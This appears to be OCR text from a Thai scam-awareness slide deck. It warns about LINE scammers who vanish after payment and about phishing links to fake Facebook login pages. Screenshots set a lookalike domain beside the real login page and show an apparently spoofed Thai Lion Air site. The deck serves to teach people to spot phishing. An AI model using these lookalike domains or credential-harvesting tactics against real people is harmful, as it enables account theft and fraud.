
เมื่อได้รับเงินแล้ว จะ Block LINE ทันที


และติดต่อไม่ได้อีกเลย





หลอกให้กดลิงค์ แล้วให้ใส่รหัสผ่านในหน้าเฟสบุ๊ค ปลอมเพื่อขโมยรหัสผ่าน

ห้ามกดลิงค์เพื่อเปิดหน้าเฟสบุ๊คแล้วใส่รหัสผ่าน


00:36
98%
บัญชี
ตั้งค่า
หมายเลขโทรศัพท์
เปลี่ยน
อีเมล
ลงทะเบียนแล้ว
รหัสผ่าน
ลงทะเบียนแล้ว
Facebook
ยกเลิกการเชื่อมต่อ
แอพที่อนุญาต
แบนเนอร์บนแท็บแชท
อนุญาตให้เข้าสู่ระบบ
เปิดใช้งานเพื่อให้ใช้บัญชี LINE ของคุณเข้าสู่ระบบ LINE สำหรับ PC และ iPad ได้
ลบบัญชี
ลบบัญชี


Log in | Facebook
www.facelook.cixx6.com/login/facebook/en/?i=250207لأنهم
facebook
Sign Up
Facebook helps you connect and share with the people in your life.
Fake Facebook URL:
www.facelook.cixx6.com
Facebook Login
You must log in to see this page.
Email address:
Password:
Keep me logged in
Log in
or Sign up for Facebook
Forgotten your password?
English (US) Español Português (Brasil) Français (France) Deutsch Italiano العربية हिन्दी 中文(简体)
日本語 »


Log into Facebook | Facebook - Google Chrome
facebook.com/login.php?skip_api_login=1&api_key=525265914
ount
Phishing
Log Into Facebook
Email or phone number
Password
Log In
Forgot account?
or
Create new account
Not now


Log into Facebook | Facebook - Google Chrome
facebook.com/login.php?skip_api_login=1&api_key=525...
ook
Create new account
Real
Log Into Facebook
Email or phone number
Password
Log In
Forgot account?
or
Create new account
Not now

เที่ยวบิน ราคาประหยัด กับ สายการบิน

Not secure | lionaiothai.com

Thai Lion Air

จัดการบุ๊คกิ้ง | เช็คอินออนไลน์ | ไทย

ตัวแทนจำหน่าย | ลูกค้าราชการ

วางแผนการเดินทาง | ข้อมูลการเดินทาง | สิทธิพิเศษ | ประสบการณ์กับไทยไลอ้อนแอร์ | คำร้องขอเก็บบัตรโดยสาร

รับสิทธิ์

- รับข้อเสนอสุดพิเศษก่อนใคร
- อัพเดตเส้นทางและแหล่งท่องเที่ยวใหม่
- รับข่าวท่องเที่ยวล่าสุดและอื่น ๆ อีกมากมาย

ลงทะเบียน

ประสบการณ์กับไทยไลอ้อนแอร์
ชั้นประหยัด
เครื่องบินของเรา

ข้อตกลงและเงื่อนไข
การเช็คอิน
การยกเลิกบัตรโดยสาร และการคืนเงิน
สัมภาระ
วัตถุอันตราย

ติดตามเราได้ที่

ดาวน์โหลดแอปพลิเคชั่นบนมือถือ

Google play | Available on the App Store | EXPLORE IT ON AppGallery

เส้นทางบินยอดนิยมในประเทศ
เที่ยวบินสู่ กรุงเทพฯ
เที่ยวบินสู่ เชียงใหม่
เที่ยวบินสู่ ภูเก็ต

ไทยไลอ้อนแอร์ VIP

